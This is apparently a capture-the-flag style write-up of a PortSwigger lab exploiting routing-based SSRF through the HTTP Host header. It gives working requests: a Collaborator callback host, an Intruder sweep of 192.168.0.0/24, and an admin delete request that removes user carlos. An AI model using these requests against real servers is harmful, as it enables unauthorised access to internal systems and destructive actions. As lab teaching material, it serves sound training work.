| Field | Detail |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | HTTP Host Header Attacks / SSRF |
| Difficulty | Practitioner |
| Objective | Exploit routing-based SSRF via the Host header to reach an internal admin panel on 192.168.0.0/24 and delete the user carlos |
Routing-Based SSRF¶
Intercepting GET / and swapping the Host to a Burp Collaborator payload to confirm whether the server makes outbound connections based on the header value:
GET / HTTP/2
Host: t603cf1pgunv2rf77g28dqup6gc70xom.oastify.com

Still a 200 OK — and Collaborator logged an incoming request.

The server isn't just reading the Host header — it's using it to route traffic. That's routing-based SSRF: the load balancer or reverse proxy forwards the request to whatever host is specified, including internal infrastructure. Confirming this with Collaborator before committing to a sweep matters — if no hit comes back, the server isn't routing on Host and 255 requests go nowhere.

Since an admin panel exists somewhere in 192.168.0.0/24, I sent the request to Intruder and set up a sweep:
GET / HTTP/2
Host: 192.168.0.§x§
Payload: numbers 1 through 255. Critical: uncheck "Update Host header to match target" so Intruder doesn't silently overwrite the injected value — that checkbox will kill this attack if left on.
Filtering results by status code:

192.168.0.165 returned 302 Found with Location: /admin. Requesting /admin directly returned a delete form with a CSRF token. Admin panels behind internal-only routing often skip authentication entirely — once the routing reaches the right IP, there's no login wall.
Passing everything in a single GET to delete carlos:
GET /admin/delete?csrf=UphC4nKMO2b22fLLOPFagNpfwfIuS53G&username=carlos HTTP/2
Host: 192.168.0.165


carlos deleted and the lab solved o.o